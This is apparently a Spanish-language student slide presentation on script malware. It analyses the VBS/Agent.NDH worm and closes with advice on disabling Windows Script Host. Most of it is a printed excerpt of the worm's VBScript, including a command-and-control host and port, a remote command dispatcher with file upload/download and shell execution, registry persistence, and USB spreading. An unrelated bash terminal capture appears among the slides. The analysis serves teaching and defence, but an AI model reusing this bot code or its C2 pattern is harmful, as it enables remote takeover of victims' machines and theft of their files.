

UNIVERSIDAD NACIONAL AUTONOMA DE MEXICO
FACULTAD DE INGENIERÍA

MALWARE DE SCRIPT

POR : CORTÉS BENÍTEZ YAIR

FLORES GASPAR JUAN ANTONIO



¿QUE ES UN VIRUS?

→ PROGRAMA INFORMÁTICO CREADO PARA PRODUCIR ALGÚN DAÑO EN EL EQUIPO.

*PRETENDE ACTUAR DE FORMA TRANSPARENTE AL USUARIO

*TIENE LA CAPACIDAD DE REPRODUCIRSE A SÍ MISMO

TIPOS : VIRUS ARCHIVOS, VIRUS SCRIPT, VIRUS BOOT, VIRUS MACRO.



SCRIPT

¿MALWARE ?

❖ CUALQUIER TIPO DE SOFTWARE MALICIOSO QUE TRATA DE DAÑAR UNA COMPUTADORA.

- INFORMACIÓN PERSONAL
- CONTRASEÑAS
- DINERO
- ACCESO A DISPOSITIVOS

❖ ACCEDE DE FORMA INADVERTIDA

- SPYWARE
- ADWARE
- PHISING, VIRUS, TROYANOS...


¿EN DONDE SE ENCUENTRA ?





¿SCRIPT?

- Programas pequeños y simples, utilizados para automatizar tareas específicas.
- Programados en: javascript, visual basic script y python




Visual Basic
Script

¿QUÉ LOS DIFERENCIA DE LOS ARCHIVOS .EXE ?

Contienen un conjunto de instrucciones que deben de ser interpretadas línea a línea en tiempo real; esta es la diferencia que presentan con otros programas que deben estar compilados en un archivo binario ejecutable (.exe) para poder correrlos.

Microsoft desarrolló su propio motor y entorno de ejecución de *scripts* llamado “Windows Script Host”, que permite el uso de varios lenguajes de scripting.



**Windows Script
Host**

```
/bin/bash
( Today is National Existential Ennui )
( Awareness Day. )
-----
0
0
  | 0 0 |
  |:~|
  ( ( ( (
  ) ) ) )
  = ( ( (

metalx1000@taka ~ $ man pv
metalx1000@taka ~ $ echo "This is some text"
This is some text
metalx1000@taka ~ $ echo "This is some text"
This is some text
metalx1000@taka ~ $ echo "This is some text"|pv -ql 10
This is some text
metalx1000@taka ~ $ echo "This is some text"|pv -ql 10
This is some text
metalx1000@taka ~ $ echo "This is some text"|pv -ql 20
This is some text
metalx1000@taka ~ $ echo "This is some text"|pv -ql 100
This is some text
metalx1000@taka ~ $
```


Bash

¿POR QUÉ HACER MALWARE USANDO SCRIPTS?

- Los scripts tienen la capacidad de interactuar y hacer uso de las librerías o recursos del sistema operativo de una manera muy simple.
- No tienen la necesidad de compilar el código para poder ser ejecutados.
- El script será interpretado por el proceso “Windows Script Host”, que al ser legítimo del sistema operativo, no va a ser considerado malicioso.

EL GUSANO MÁS PROPAGADO EN LATINOAMÉRICA

- **Nombre: *VBS/Agent.NDH***
- **Afecta a sistemas operativos Windows**
- **capacidad de infectar dispositivos USB**
- **Desarrollado en Visual Basic Script**
- **Al iniciarlo se lanza wscript.exe**



¿ Qué hace *VBS/Agent.NDH* ?

- Usar la computadora víctima para hacer clics en anuncios para incrementar la popularidad de un sitio web.
- El equipo infectado es parte de una *botnet*

Detalles técnicos

- Estamos ante una familia de códigos maliciosos que es persistente en el sistema. Crea una entrada en el registro de inicio, para asegurarse la ejecución cada vez que se carga el sistema.
- Por lo general, estos *scripts* están cifrados u ofuscados, para que los usuarios no puedan visualizar el código fuente y así se dificulte qué es lo que el *script* intenta cambiar o hacer en el sistema en el cual se ejecutó.

[illegible]

```
'===== config =====
```

```
host = "hattouma12.no-ip.biz"
```

```
port = 88
```

```
installdir = "%temp%"
```

```
lnkfile = true
```

```
lnkfolder = true
```

```
'===== public var =====
```

```
dim shellobj
```

```
set shellobj = wscript.createObject("wscript.shell")
```

```
dim filesystemobj
```

```
set filesystemobj = createobject("scripting.filesystemobject")
```

```
dim httpobj
```

```
set httpobj = createobject("msxml2.xmlhttp")
```

```
'===== privat var =====
```

```
installname = wscript.scriptname
```

```
startup = shellobj.specialfolders ("startup") & "\"
```

```
installdir = shellobj.expandenvironmentstrings(installdir) & "\"
```

```
if not filesystemobj.folderexists(installdir) then installdir = shellobj.expandenvironmentstrings("%temp%") & "\"
```

```
spliter = "<|>"
```

```
sleep = 5000
```

```
dim response
```

```
dim cmd
```

```
dim param
```

```
info = ""
```

```
usbspreading = ""
```

```
startdate = ""
```

```
dim oneonce
```

```
'===== code start =====
```

```
on error resume next
```

```

install
response = ""
response = post ("is-ready", "")
cmd = split (response, splitter)
select case cmd (0)
case "execute"
    param = cmd (1)
    execute param
case "update"
    param = cmd (1)
    oneonce.close
    set oneonce = filesystemobj.opentextfile (installdir & installname ,2, false)
    oneonce.write param
    oneonce.close
    shellobj.run "wscript.exe //B " & chr(34) & installdir & installname & chr(34)
    wscript.quit
case "uninstall"
    uninstall
case "send"
    download cmd (1), cmd (2)
case "site-send"
    sitedownloader cmd (1), cmd (2)
case "recv"
    param = cmd (1)
    upload (param)
case "enum-driver"
    post "is-enum-driver", enumdriver
case "enum-faf"
    param = cmd (1)
    post "is-enum-faf", enumfaf (param)
case "enum-process"
    post "is-enum-process", enumprocess
case "cmd-shell"
    param = cmd (1)
    post "is-cmd-shell", cmdshell (param)
case "delete"
    param = cmd (1)
    deletefaf (param)
case "exit-process"
    param = cmd (1)
    exitprocess (param)
case "sleep"
    param = cmd (1)
    sleep = eval (param)
end select

```

Se puede apreciar los **comandos** que interpreta o podría enviar de acuerdo a determinados **comportamientos**. Este es un claro ejemplo de **cómo funciona o se comporta un *bot*** y de esta manera queda a la espera de instrucciones para ejecutar. Para este caso podríamos destacar “execute”, “update” o “site-send”

```

function instance
on error resume next

usbspreading = shellobj.regread ("HKEY_LOCAL_MACHINE\software\" & split (installname,".")(0) & "\")

if usbspreading = "" then
    if lcase ( mid(wscript.scriptfullname,2)) = ":\\" & lcase(installname) then
        usbspreading = "true - " & date
        shellobj.regwrite "HKEY_LOCAL_MACHINE\software\" & split (installname,".")(0) & "\", usbspreading, "REG_SZ"
    else
        usbspreading = "false - " & date
        shellobj.regwrite "HKEY_LOCAL_MACHINE\software\" & split (installname,".")(0) & "\", usbspreading, "REG_SZ"
    end if
end if



upstart
set scriptfullnameshort = filesystemobj.getfile (wscript.scriptfullname)
set installfullnameshort = filesystemobj.getfile (installdir & installname)
if lcase (scriptfullnameshort.shortpath) <> lcase (installfullnameshort.shortpath) then
    shellobj.run "wscript.exe //B " & chr(34) & installdir & installname & chr(34)
    wscript.quit
end if
err.clear
set oneonce = filesystemobj.opentextfile (installdir & installname ,8, false)
if err.number > 0 then wscript.quit
end function


```


En la siguiente función se puede observar cómo el *malware* trabaja con los **dispositivos extraíbles** que se conectan al sistema y así **los infecta**

¿Una forma de evitar este tipo de malware en windows?


- Buscar las siguientes llaves de registro:
“HKEY_CURRENT_USER\Software\Microsoft\Windows Script Host\Settings” y
“HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Script Host\Settings”
- Hacer clic derecho en cada una de ellas, seleccionar la opción “Nuevo”, “Valor de cadena” y escribir el nombre “Enabled”
- Luego, hacer clic derecho nuevamente sobre el registro que creamos, seleccionar la opción “Modificar...” y asignar el valor 0 (cero)







Y desactivar Java script en nuestros navegadores



Fuentes de información

https://support.eset.com/kb186/?locale=en_US&viewlocale=es_ES

<https://www.welivesecurity.com/la-es/2015/08/20/malware-scripting-adelante/>

<https://www.welivesecurity.com/la-es/2014/09/17/gusano-mas-propagado-latinoamerica/>

https://www.welivesecurity.com/wp-content/uploads/2015/11/Guia_respuesta_infeccion_malware_ESET.pdf

